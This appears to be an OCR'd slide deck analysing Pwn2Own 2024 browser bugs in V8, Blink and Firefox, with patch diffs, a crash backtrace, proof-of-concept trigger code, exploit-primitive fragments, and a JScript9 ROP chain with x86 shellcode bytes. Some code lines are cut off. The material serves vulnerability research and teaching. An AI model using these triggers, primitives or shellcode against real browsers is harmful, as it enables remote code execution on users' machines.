ZDE-16	Firefox	CVE-2024-29944	Firefox: inject an event handler into a privileged object that would allow arbitrary JavaScript execution in the parent process. Note: This vulnerability affects Desktop Firefox only, it does not affect mobile versions of Firefox	Pwn2Own, Sandbox, Callbacks	March 22, 2024	https://www.mozilla.org/en-US/security/advisories/mfsa2024-15/ https://hg.mozilla.org/mozilla-central/rev/eccf7da6ea0feae4bae36c5ddc32e08bc1a29ccb Finder: Manfred Paul (Day 2) **SUCCESS** - Manfred Paul (@_manfp) used an OOB Write for the RCE and an exposed dangerous function bug to achieve his sandbox escape of Mozilla Firefox. He earns another $100,000 and 10 Master of Pwn points, which puts him in the lead with 25.
ZDE-15	Firefox, SpiderMonkey	CVE-2024-29943	Firefox: out-of-bounds read or write on a JavaScript object by fooling range-based bounds check elimination	Pwn2Own, RCE, Optimization	March 22, 2024	https://www.mozilla.org/en-US/security/advisories/mfsa2024-15/ https://hg.mozilla.org/mozilla-central/rev/45d29e78c0d8f9501e198a512610a519e0605458 (Day 2) **SUCCESS** - Manfred Paul (@_manfp) used an OOB Write for the RCE and an exposed dangerous function bug to achieve his sandbox escape of Mozilla Firefox. He earns another $100,000 and 10 Master of Pwn points, which puts him in the lead with 25.
ZDE-1	Chrome, v8	CVE-2024-3159	v8: Out of bounds memory access in enum cache / MapUpdater	Pwn2Own, MapUpdater, PoC, RCE, enumcache, OOB	March 23, 2024	Variant: CVE-2023-4427 **Advisory:** https://chromereleases.googleblog.com/2024/04/stable-channel-update-for-desktop.html **Issue:** https://issues.chromium.org/issues/330760873 **Patch:** https://chromium-review.googlesource.com/c/v8/v8/+/5401860 **PoC:** https://docs.google.com/document/d/1ke0S2NrhPlo7VX2zpEKyMVURVOk-v22mNvAovIL6EeM/edit#heading=h.ksz9twl4bvwr Finder: Edouard Bochin (@le_douds) and Tao Yan (@Ga1ois) of Palo Alto Networks (Day 2) **SUCCESS** - Edouard Bochin (@le_douds) and Tao Yan (@Ga1ois) from Palo Alto Networks used an OOB Read plus a novel technique for defeating V8 hardening to get arbitrary code execution in the renderer. They were able to exploit Chrome and Edge with the same bugs, earning $42,500 and 9 Master of Pwn points.
ZDE-2	Chrome	CVE-2024-2886	Chrome	Pwn2Own, RCE, WebCodecs, UaF	March 26, 2024	**Patch:** https://chromium-review.googlesource.com/c/chromium/src/+/5386784 Finder: Seunghyun Lee of KAIST Hacking Lab (Day 1) **SUCCESS** - Seunghyun Lee (@0x10n) of KAIST Hacking Lab was able to execute their exploit of the Google Chrome web browser using a single UAF bug. They earn $60,000 and 6 Master of Pwn points.
ZDE-3	Chrome, v8	CVE-2024-2887	v8	Pwn2Own, WebAssembly, RCE, PoC	March 26, 2024	**Issue: https://issues.chromium.org/issues/330588502** **Advisory:** https://chromereleases.googleblog.com/2024/03/stable-channel-update-for-desktop_26.html **Patch candidate 1:** **https://chromium.googlesource.com/v8/v8.git/+/9be3957fe9d8ff8f922411a7e2822895b190a8e3%5E%21/#F0** **Patch candidate 2 (unlikely):** https://chromium.googlesource.com/v8/v8.git/+/2288a7c144fb653cda2eb6bdd09062f1f8bc5663 **PoC + notes:** https://docs.google.com/document/d/e/2PACX-1vTwx4dFVn8RpuTZVfp10C96loto0_zaRCl769CCx5eJXYNe967-_r44qixJA1H9Fr38biynxR22g7u9/pub Finder: Manfred Paul (Day 1) **SUCCESS** - Manfred Paul (@_manfp) executed a double-tap exploit on both Chrome and Edge browsers with the rare CWE-1284 Improper Validation of Specified Quantity in Input. His Round 2 win earns him $42,500 and 15 Master of Pwn points.
ZDE-23	Edge, Chrome	CVE-2024-3914	v8. Microsoft Edge DOMArrayBuffer Use-After-Free Remote Code Execution Vulnerability. The specific flaw exists within the DOMArrayBuffer class in the Chromium Blink rendering engine. By performing actions in JavaScript, an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute code in the context of the current process at low integrity.	Pwn2Own, RCE, DOM, UaF	April 18, 2024	https://www.zerodayinitiative.com/advisories/ZDI-24-365/ https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-3914 https://chromereleases.googleblog.com/2024/04/stable-channel-update-for-desktop_16.html Finder: Seunghyun Lee (@0x10n) of KAIST Hacking Lab https://issues.chromium.org/issues/330759272 https://chromium.googlesource.com/chromium/src/+/0d9350b71fd0bffe5052342850cf91958322924^!/#F0 (Day 2) **SUCCESS** -Seunghyun Lee (@0x10n) of KAIST Hacking Lab used a UAF to RCE in the renderer on both Microsoft Edge and Google Chrome. He earns $85,000 and 9 Master of Pwn points. That brings his contest total to $145,000 and 15 Master of Pwn points.
ZDE-30	Safari, WebKit	CVE-2024-27[illegible] OPEN	Impact: An attacker with arbitrary read and write capability may be able to bypass Pointer	Pwn2Own, RCE	May 13, 2024	https://support.apple.com/en-us/HT214103 https://bugs.webkit.org/show_bug.cgi?id=272750 https://github.com/WebKit/WebKit/commit/81c26e6a44836868[illegible]

Calculate

https://0days.engineer

Find pages, get instant answers with Q&A

CVE-2024-4761 (v8)

Zero Day Engineering Insights

Google Chrome "actively exploited" bug chain on Viz & v8-wasm (May 2024)

17th May 2024 - Alisa Esage

Overview

Emergency security updates were recently released by Google for a two-bug exploit chain under active exploitation targeting Chrome browser. The bugs were patched on 9th May (sandbox bypass) and 13th May (remote code execution). This quick technical note looks at the bug chain from a cutting edge vulnerability research perspective, placing root cause analysis in the context of both system internals and offensive research trends.

Disclaimer: due to theoretical analysis approach based on reverse-engineering security patches, some details about the bugs may be off.

https://zerodayengineering.com/insights/chrome-viz-v8-wasm.html
@zerodaytraining
@alisaesage

CVE-2024-4761 (v8)

```
// static
Maybe<bool> JSReceiver::SetOrCopyDataProperties(
    Isolate* isolate, Handle<JSReceiver> target, Handle<Object> source,
    PropertiesEnumerationMode mode,
    const base::ScopedVector<Handle<Object>>* excluded_properties,
    bool use_set) {
  Maybe<bool> fast_assign =
      FastAssign(isolate, target, source, mode, excluded_properties, use_set);
  if (fast_assign.IsNothing()) return Nothing<bool>();
  if (fast_assign.FromJust()) return Just(true);

  Handle<JSReceiver> from = Object::ToObject(isolate, source).ToHandleChecked();

  // 3b. Let keys be ? from.[[OwnPropertyKeys]]().
  Handle<FixedArray> keys;
  ASSIGN_RETURN_ON_EXCEPTION_VALUE(
      isolate, keys,
      KeyAccumulator::GetKeys(isolate, from, KeyCollectionMode::kOwnOnly,
                              ALL_PROPERTIES, GetKeysConversion::kKeepNumbers),
      Nothing<bool>());

  if (!from->HasFastProperties() && target->HasFastProperties() &&
      !IsJSGlobalProxy(*target)) {
    // JSProxy is always in slow-mode.
    DCHECK(!IsJSProxy(*target));
    // Convert to slow properties if we're guaranteed to overflow the number of
    // descriptors.
    int source_length;
    if (IsJSGlobalObject(*from)) {
      source_length = JSGlobalObject::cast(*from)
                          ->global_dictionary(kAcquireLoad)
                          ->NumberOfEnumerableProperties();
    } else if constexpr (V8_ENABLE_SWISS_NAME_DICTIONARY_BOOL) {
      source_length =
          from->property_dictionary_swiss()->NumberOfEnumerableProperties();
```

+5439 common lines

```
// static
Maybe<bool> JSReceiver::SetOrCopyDataProperties(
    Isolate* isolate, Handle<JSReceiver> target, Handle<Object> source,
    PropertiesEnumerationMode mode,
    const base::ScopedVector<Handle<Object>>* excluded_properties,
    bool use_set) {
  Maybe<bool> fast_assign =
      FastAssign(isolate, target, source, mode, excluded_properties, use_set);
  if (fast_assign.IsNothing()) return Nothing<bool>();
  if (fast_assign.FromJust()) return Just(true);

  Handle<JSReceiver> from = Object::ToObject(isolate, source).ToHandleChecked();

  // 3b. Let keys be ? from.[[OwnPropertyKeys]]().
  Handle<FixedArray> keys;
  ASSIGN_RETURN_ON_EXCEPTION_VALUE(
      isolate, keys,
      KeyAccumulator::GetKeys(isolate, from, KeyCollectionMode::kOwnOnly,
                              ALL_PROPERTIES, GetKeysConversion::kKeepNumbers),
      Nothing<bool>());

  if (!from->HasFastProperties() && target->HasFastProperties() &&
      IsJSObject(*target) && !IsJSGlobalProxy(*target)) {


    // Convert to slow properties if we're guaranteed to overflow the number of
    // descriptors.
    int source_length;
    if (IsJSGlobalObject(*from)) {
      source_length = JSGlobalObject::cast(*from)
                          ->global_dictionary(kAcquireLoad)
                          ->NumberOfEnumerableProperties();
    } else if constexpr (V8_ENABLE_SWISS_NAME_DICTIONARY_BOOL) {
      source_length =
          from->property_dictionary_swiss()->NumberOfEnumerableProperties();
```

+10

CVE-2024-4761 (v8)

7.3.4 Set (*O*, *P*, *V*, *Throw*)

The abstract operation Set takes arguments *O* (an Object), *P* (a property key), *V* (an ECMAScript language value), and *Throw* (a Boolean) and returns either a normal completion containing unused or a throw completion. It is used to set the value of a specific property of an object. *V* is the new value for the property. It performs the following steps when called:

1. Let *success* be ? *O*.[[Set]](*P*, *V*, *O*).
2. If *success* is **false** and *Throw* is **true**, throw a **TypeError** exception.
3. Return unused.

7.3.5 CreateDataProperty (*O*, *P*, *V*)

The abstract operation CreateDataProperty takes arguments *O* (an Object), *P* (a property key), and *V* (an ECMAScript language value) and returns either a normal completion containing a Boolean or a throw completion. It is used to create a new own property of an object. It performs the following steps when called:

1. Let *newDesc* be the PropertyDescriptor { [[Value]]: *V*, [[Writable]]: **true**, [[Enumerable]]: **true**, [[Configurable]]: **true** }.
2. Return ? *O*.[[DefineOwnProperty]](*P*, *newDesc*).

CVE-2024-4761 (v8)

```
RUNTIME_FUNCTION(Runtime_SetDataProperties) {
  HandleScope scope(isolate);
  DCHECK_EQ(2, args.length());
  Handle<JSReceiver> target = args.at<JSReceiver>(0);
  Handle<Object> source = args.at(1);

  // 2. If source is undefined or null, let keys be an empty List.
  if (IsUndefined(*source, isolate) || IsNull(*source, isolate)) {
    return ReadOnlyRoots(isolate).undefined_value();
  }

  MAYBE_RETURN(JSReceiver::SetOrCopyDataProperties(
                   isolate, target, source,
                   PropertiesEnumerationMode::kEnumerationOrder),
               ReadOnlyRoots(isolate).exception());
  return ReadOnlyRoots(isolate).undefined_value();
}

RUNTIME_FUNCTION(Runtime_CopyDataProperties) {
  HandleScope scope(isolate);
  DCHECK_EQ(2, args.length());
  Handle<JSObject> target = args.at<JSObject>(0);
  Handle<Object> source = args.at(1);

  // 2. If source is undefined or null, let keys be an empty List.
  if (IsUndefined(*source, isolate) || IsNull(*source, isolate)) {
    return ReadOnlyRoots(isolate).undefined_value();
  }

  MAYBE_RETURN(
      JSReceiver::SetOrCopyDataProperties(
          isolate, target, source,
          PropertiesEnumerationMode::kPropertyAdditionOrder, nullptr, false),
      ReadOnlyRoots(isolate).exception());
  return ReadOnlyRoots(isolate).undefined_value();
}
```

```
391  // ES #sec-object.assign
392  TF_BUILTIN(ObjectAssign, ObjectBuiltinsAssembler) {
393    TNode<IntPtrT> argc = ChangeInt32ToIntPtr(
394        UncheckedParameter<Int32T>(Descriptor::kJSActualArgumentsCount));
395    CodeStubArguments args(this, argc);
396
397    auto context = Parameter<Context>(Descriptor::kContext);
398    TNode<Object> target = args.GetOptionalArgumentValue(0);
399
400    // 1. Let to be ? ToObject(target).
401    TNode<JSReceiver> to = ToObject_Inline(context, target);
402
403    Label done(this);
404    // 2. If only one argument was passed, return to.
405    GotoIf(UintPtrLessThanOrEqual(args.GetLengthWithoutReceiver(),
406                                  IntPtrConstant(1)),
407           &done);
408
409    // 3. Let sources be the List of argument values starting with the
410    //    second argument.
411    // 4. For each element nextSource of sources, in ascending index order,
412    args.ForEach(
413        [=](TNode<Object> next_source) {
414          CallBuiltin(Builtin::kSetDataProperties, context, to, next_source);
415        },
416        IntPtrConstant(1));
417    Goto(&done);
418
419    // 5. Return to.
420    BIND(&done);
421    args.PopAndReturn(to);
422  }
```

CVE-2024-4761 (v8)

```
RUNTIME_FUNCTION(Runtime_SetDataProperties) {
  HandleScope scope(isolate);
  DCHECK_EQ(2, args.length());
  Handle<JSReceiver> target = args.at<JSReceiver>(0);
  Handle<Object> source = args.at(1);

  // 2. If source is undefined or null, let keys be an empt
  if (IsUndefined(*source, isolate) || IsNull(*source, isol
    return ReadOnlyRoots(isolate).undefined_value();
  }

  MAYBE_RETURN(JSReceiver::SetOrCopyDataProperties(
                   isolate, target, source,
                   PropertiesEnumerationMode::kEnumerationO
               ReadOnlyRoots(isolate).exception());
  return ReadOnlyRoots(isolate).undefined_value();
}

RUNTIME_FUNCTION(Runtime_CopyDataProperties) {
  HandleScope scope(isolate);
  DCHECK_EQ(2, args.length());
  Handle<JSObject> target = args.at<JSObject>(0);
  Handle<Object> source = args.at(1);

  // 2. If source is undefined or null, let keys be an empt
  if (IsUndefined(*source, isolate) || IsNull(*source, isol
    return ReadOnlyRoots(isolate).undefined_value();
  }

  MAYBE_RETURN(
      JSReceiver::SetOrCopyDataProperties(
          isolate, target, source,
          PropertiesEnumerationMode::kPropertyAdditionOrder
      ReadOnlyRoots(isolate).exception());
  return ReadOnlyRoots(isolate).undefined_value();
}
```

```
let instance = builder.instantiate({});
let wasm = instance.exports;

let array42 = wasm.createArray(42);
// %DebugPrint(array42);

let src = {};
src.a = 1;
delete src.a;

for (let i = 0; i < 1024; i++) {
  src[`p${i}`] = 1;
}

// %DebugPrint(src);
// %SetDataProperties(array42, src);
Object.assign(array42, src);
```

@buptdsb

```
391   // ES #sec-object.assign
                                        bjectBuiltinsAssembler) {
                                        angeInt32ToIntPtr(
                                        nt32T>(Descriptor::kJSActualArgumentsCount));
                                        his, argc);

                                        <Context>(Descriptor::kContext);
                                        rgs.GetOptionalArgumentValue(0);

                                        ct(target).
                                        oObject_Inline(context, target);


                                        nt was passed, return to.
                                        Equal(args.GetLengthWithoutReceiver(),
                                              IntPtrConstant(1)),


                                         List of argument values starting with the

                                        extSource of sources, in ascending index order,

                                        xt_source) {
                                        n::kSetDataProperties, context, to, next_source);
422   }
```

CVE-2024-4761 (v8)

```
pwndbg> bt
#0  0x00007fd5ac3a11b9 in v8::base::OS::Abort()::$_0::operator()() const (this=0x7ffe99fd204f) at ../../src/base/platfo
rm/platform-posix.cc:699
#1  0x00007fd5ac3a119b in v8::base::OS::Abort () at ../../src/base/platform/platform-posix.cc:699
#2  0x00007fd5ac374be4 in V8_Fatal (file=0x7fd5b061a36b "../../src/objects/map-inl.h", line=343, format=0x7fd5ac347753
"Debug check failed: %s.") at ../../src/base/logging.cc:205
#3  0x00007fd5ac37458c in v8::base::(anonymous namespace)::DefaultDcheckHandler (file=0x7fd5b061a36b "../../src/objects
/map-inl.h", line=343, message=0x7fd5b05259f4 "IsJSObjectMap(*this)") at ../../src/base/logging.cc:57
#4  0x00007fd5ac374ca5 in V8_Dcheck (file=0x7fd5b061a36b "../../src/objects/map-inl.h", line=343, message=0x7fd5b05259f
4 "IsJSObjectMap(*this)") at ../../src/base/logging.cc:217
#5  0x00007fd5b6f01450 in v8::internal::Map::GetInObjectProperties (this=0x7ffe99fd2498) at ../../src/objects/map-inl.h
:343
#6  0x00007fd5b7ea4950 in v8::internal::Map::CopyNormalized (isolate=0x562684427000, map=..., mode=v8::internal::CLEAR_
INOBJECT_PROPERTIES) at ../../src/objects/map.cc:1335
#7  0x00007fd5b7ea4553 in v8::internal::Map::Normalize (isolate=0x562684427000, fast_map=..., new_elements_kind=v8::int
ernal::HOLEY_ELEMENTS, mode=v8::internal::CLEAR_INOBJECT_PROPERTIES, use_cache=true, reason=0x7fd5b05a757e "Copying dat
a properties") at ../../src/objects/map.cc:1318
#8  0x00007fd5b7d91f6d in v8::internal::JSObject::NormalizeProperties (isolate=0x562684427000, object=..., mode=v8::int
ernal::CLEAR_INOBJECT_PROPERTIES, expected_additional_properties=1024, use_cache=true, reason=0x7fd5b05a757e "Copying d
ata properties") at ../../src/objects/js-objects.cc:3774
#9  0x00007fd5b7d9db53 in v8::internal::JSObject::NormalizeProperties (isolate=0x562684427000, object=..., mode=v8::int
ernal::CLEAR_INOBJECT_PROPERTIES, expected_additional_properties=1024, reason=0x7fd5b05a757e "Copying data properties")
 at ../../src/objects/js-objects.h:687
#10 0x00007fd5b7d735f4 in v8::internal::JSReceiver::SetOrCopyDataProperties (isolate=0x562684427000, target=..., source
=..., mode=v8::internal::kEnumerationOrder, excluded_properties=0x0, use_set=true) at ../../src/objects/js-objects.cc:4
55
#11 0x00007fd5b826a6bf in v8::internal::__RT_impl_Runtime_SetDataProperties (args=..., isolate=0x562684427000) at ../..
/src/runtime/runtime-object.cc:1064
#12 0x00007fd5b826a278 in v8::internal::Runtime_SetDataProperties (args_length=2, args_object=0x7ffe99fd2c28, isolate=0
x562684427000) at ../../src/runtime/runtime-object.cc:1053
#13 0x00007fd5b65f0378 in Builtins_CEntry_Return1_ArgvInRegister_NoBuiltinExit () from /home/zc/ssd/v8_head/v8/out/Debu
g/libv8.so
#14 0x00007fd5b6c9d84b in Builtins_CallRuntimeHandler () from /home/zc/ssd/v8_head/v8/out/Debug/libv8.so
#15 0x0000000000000170 in ?? ()
#16 0x00007ffe99fd2c70 in ?? ()
#17 0xfffffffffffffff7 in ?? ()
#18 0x00000000000024a0 in ?? ()
#19 0x0000169c00298e95 in ?? ()
#20 0x0000000000000002 in ?? ()
#21 0x0000000000000022 in ?? ()
#22 0x00007ffe99fd2c70 in ?? ()
#23 0x00007fd5b6212bc9 in Builtins_InterpreterEntryTrampoline () from /home/zc/ssd/v8_head/v8/out/Debug/libv8.so
#24 0x0000000000000000 in ?? ()
pwndbg>
```

https://docs.google.com/document/d/e/2PACX-1vSpCvBik81OppzMXbPjb0uRlWTdn4I1kttNSlbHtNMCT3xZJJiyKAsCcUxzNBimlBdXoKxrktlgJjOZ/pub @bupdsb

CVE-2024-4761 (v8)

```
function install_primitives() {
    let src = {};
    for(let i = 0; i < (kMaxNumberOfDescriptors+1); i++) {
        src[`p${i}`] = 1;
    }
    //stops us from crashing in SetOrCopyDataProperties
    src.__defineGetter__("p0", function() {
        throw new Error("bailout");
    });
    //need to create the map beforehand to avoid descriptor arrays being
    //innapropriately
    let dummy = {};
    dummy.i1 = 0;
    dummy.i2 = 0;
    dummy.i3 = 0;
    dummy.i4 = 0;
    for(let i = 1; i <= 16; i++) {
        dummy[`p${i}`] = 0;
    }

    var o = {};
    //inline properties
    o.i1 = 0;
    o.i2 = 0;
    o.i3 = 0;
    o.i4 = 0;
```

```

    //external properties
    o.p1 = 0; //fake SeqTwoByteString length field
    for(let i = 2; i <= 15; i++) {
        o[`p${i}`] = 0;
    }
    let wasm_array = wasm.create_array(0);
    o.p16 = 0; //reallocates new property array twice as large

    var arr1 = [1.1];//, 1.1, 1.1, 1.1];
    var arr2 = [{}];

    %DebugPrint(wasm_array);
    %DebugPrint(o);

    try {
        //trigger 1 element OOB zero write
        Object.assign(wasm_array, src);
    } catch(err) {}

    gc_major();
    %DebugPrint(wasm_array);
    o.p9 = 1024;
    o.p11 = 1024;
    //%DebugPrint(o); //will crash

```

https://gist.github.com/mistymntncop/2cb449eb6aa30d35d1afd78a8b06bac2

@mistymntcop


CVE-2024-3914 (v8)

Zero Day Engineering @zerodaytraining · Apr 30

Patch candidate for Chrome v8 Use-after-free to RCE bug (CVE-2024-3914) exploited by @0x10n at Pwn2Own 2024 Vancouver against both Chrome and Microsoft Edge. Patched in Chrome 124.0.6367.60/.61

This is not "quite" v8 - it's kinda blink reachable from v8. Classic array neutering

Show more



1 26 103 18K

@0x10n
@zerodaytraining
@thezdi Pwn2Own

CVE-2024-3914 (v8)


commit 0d9350b71fd0bffe5052342850cf591958322924 [log] [tgz]
author Marja Hölttä <marja@google.com>
committer Chromium LUCI CQ <chromium-scoped@luci-project-accounts.
tree e52d8676bd7b899bff33ec63944cc8039694de2f
parent 9e3a5004f07d0dab21942f4e7257e3c3897817aa [diff]

Merge "Fix DOMArrayBuffer::IsDetached()" and "Comment out a CHECK tha

1)

A DOMArrayBuffer was maintaining its own "is_detached_" state, and
would consider itself non-detached even if the corresponding
JSArrayBuffer (or, all of them, in case there are several) was
detached.

Piping in the v8::Isolate would be a too big change for this fix, so




CVE-2024-3914 (v8)

```
diff --git a/third_party/blink/renderer/core/typed_arrays/dom_array_buffer.
index 87db88b..c178ce5 100644
--- a/third_party/blink/renderer/core/typed_arrays/dom_array_buffer.cc
+++ b/third_party/blink/renderer/core/typed_arrays/dom_array_buffer.cc

@@ -46,8 +46,19 @@

 static void AccumulateArrayBuffersForAllWorlds(
     v8::Isolate* isolate,
-    DOMArrayBuffer* object,
+    const DOMArrayBuffer* object,
     v8::LocalVector<v8::ArrayBuffer>& buffers) {
+  if (!object->has_non_main_world_wrappers() && IsMainThread()) {
+    const DOMWrapperWorld& world = DOMWrapperWorld::MainWorld(isolate);
+    v8::Local<v8::Object> wrapper;
+    if (world.DomDataStore()
+            .Get</*entered_context=*/false>(isolate, object)
+            .ToLocal(&wrapper)) {
+      buffers.push_back(v8::Local<v8::ArrayBuffer>::Cast(wrapper));
+    }
+    return;
+  }
+
```

```
+bool DOMArrayBuffer::IsDetached() const {
+  if (contents_.BackingStore() == nullptr) {
+    return is_detached_;
+  }
+  if (is_detached_) {
+    return true;
+  }
+
+  v8::Isolate* isolate = v8::Isolate::GetCurrent();
+  v8::HandleScope handle_scope(isolate);
+  v8::LocalVector<v8::ArrayBuffer> buffer_handles(isolate);
+  AccumulateArrayBuffersForAllWorlds(isolate, this, buffer_handles);
+
+  // There may be several v8::ArrayBuffers corresponding to the DOMArrayBuffer,
+  // but at most one of them may be non-detached.
+  int nondetached_count = 0;
+  int detached_count = 0;
+
+  for (const auto& buffer_handle : buffer_handles) {
+    if (buffer_handle->WasDetached()) {
+      ++detached_count;
+    } else {
+      ++nondetached_count;
+    }
+  }
+
```

CVE-2024-2887 (v8)



CVE-2024-2887: A PWN2OWN WINNING BUG IN GOOGLE CHROME

May 02, 2024 | Guest Blogger

In this guest blog from Master of Pwn winner Manfred Paul, he details CVE-2024-2887 – a type confusion bug that occurs in both Google Chrome and Microsoft Edge (Chromium). He used this bug as a part of his winning exploit that led to code execution in the renderer of both browsers. This bug was quickly patched by both Google and Microsoft. Manfred has graciously provided this detailed write-up of the vulnerability and how he exploited it at the contest.

---

https://www.zerodayinitiative.com/blog/2024/5/2/cve-2024-2887-a-pwn2own-winning-bug-in-google-chrome

@_manfp @thezdi

CVE-2024-2887 (v8)

```
1  void DecodeTypeSection() {
2      TypeCanonicalizer* type_canon = GetTypeCanonicalizer();
3      uint32_t types_count = consume_count("types count", kV8MaxWasmTypes); // (1)
4
5      for (uint32_t i = 0; ok() && i < types_count; ++i) {
6      ...
7      uint8_t kind = read_u8<Decoder::FullValidationTag>(pc(), "type kind");
8      size_t initial_size = module_->types.size();
9      if (kind == kWasmRecursiveTypeGroupCode) {
10       ...
11       uint32_t group_size =
12             consume_count("recursive group size", kV8MaxWasmTypes);
13       ...
14       if (initial_size + group_size > kV8MaxWasmTypes) { // (2)
15         errorf(pc(), "Type definition count exceeds maximum %zu",
16                kV8MaxWasmTypes);
17         return;
18       }
19       ...
20       for (uint32_t j = 0; j < group_size; j++) {
21           ...
22           TypeDefinition type = consume_subtype_definition();
23           module_->types[initial_size + j] = type;
24       }
25       ...
26     } else {
27       ...
28       // Similarly to above, we need to resize types for a group of size 1.
29       module_->types.resize(initial_size + 1); // (3)
30       module_->isorecursive_canonical_type_ids.resize(initial_size + 1);
```

@_manfp

CVE-2024-2887 (v8)

This arbitrary casting of reference types allows transmuting any value type into any other by referencing it, changing the reference type, and then dereferencing it – a universal type confusion.

In particular, this directly contains nearly all usual JavaScript engine exploitation primitives as special cases:

- Transmuting `int` to `int*` and then dereferencing results in an arbitrary read.
- Transmuting `int` to `int*` and then writing to that reference results in an arbitrary write.
- Transmuting `externref` to `int` is the `addrOf()` primitive, obtaining the address of a JavaScript object.
- Transmuting `int` to `externref` is the `fakeObj()` primitive, forcing the engine to treat an arbitrary value as a pointer to a JavaScript object.

https://zerodayengineering.com/research/javascript-engines-exploitation-jscript9.html
@zerodaytraining @alisaesage

JSE type confusion basics

0. START

```
function func( f, u, n, c ) {

    f[0] = 0;
    u[0] = n;

    if (c) { f[0] = c;  }
    return f[0];

};
```

5. Shellcode trampoline (ROP chain)

```
let stage1 = new Uint32Array([
    jscript9.base + jscript9.gadget1,
    3, 2, 1, 0,
    0x1000,
    stage2_3.addr,
    jscript9.base + jscript9.gadget2,
    stage2_3.addr + stage2_3.length - 4,
    1, 2, 3, 4, 5, 6,
    0, 1, 0, 1, 0, 1,
    0, 1, 0, 1, 0, 1,
    0, 1, 0, 1, 0, 1,
    1,
    stage2_3.addr,
    0, 0, 0,
    0x40,
    0, 0
]);
stage1.addr = read32( getAddrOf(stage1) + 8*4 )
```

10. This is CPU assembly (x86) Which does whatever I want on your computer

```
t stage3 = new Uint8Array([
    0x31, 0xc0,
    0xb9, 0, 0, 0, 0,
    0xbe, 0, 0, 0, 0,
    0xbf, 0, 0, 0, 0,
    0x8b, 0xe7,
    0xf3, 0xa5,
    0x8b, 0xec,
    0x81, 0xc5, 0x84, 0, 0, 0,
    0xbe, 0, 0, 0, 0,
    0xc2, 0x10, 0,
    0x9f, 0x9f, 0x9f, 0x9f
]);
stage3.addr = read32( getAddrOf(stage3) + 8*4 );

let stage2_3 = new Uint8Array(stage2.length + stage3.length)
stage2_3.addr = read32( getAddrOf(stage2_3) + 8*4 );
```

```
function read32( addr ) {

    view[7] = addr;
    return DataView.prototype.getUint16.call(view.obj[0], 0, true) + (DataView.prototype.getUint16.call(view.ob

}


function write32( addr, value ) {

    view[7] = addr;
    DataView.prototype.setUint32.call(view.obj[0], 0, value, true)

}
```

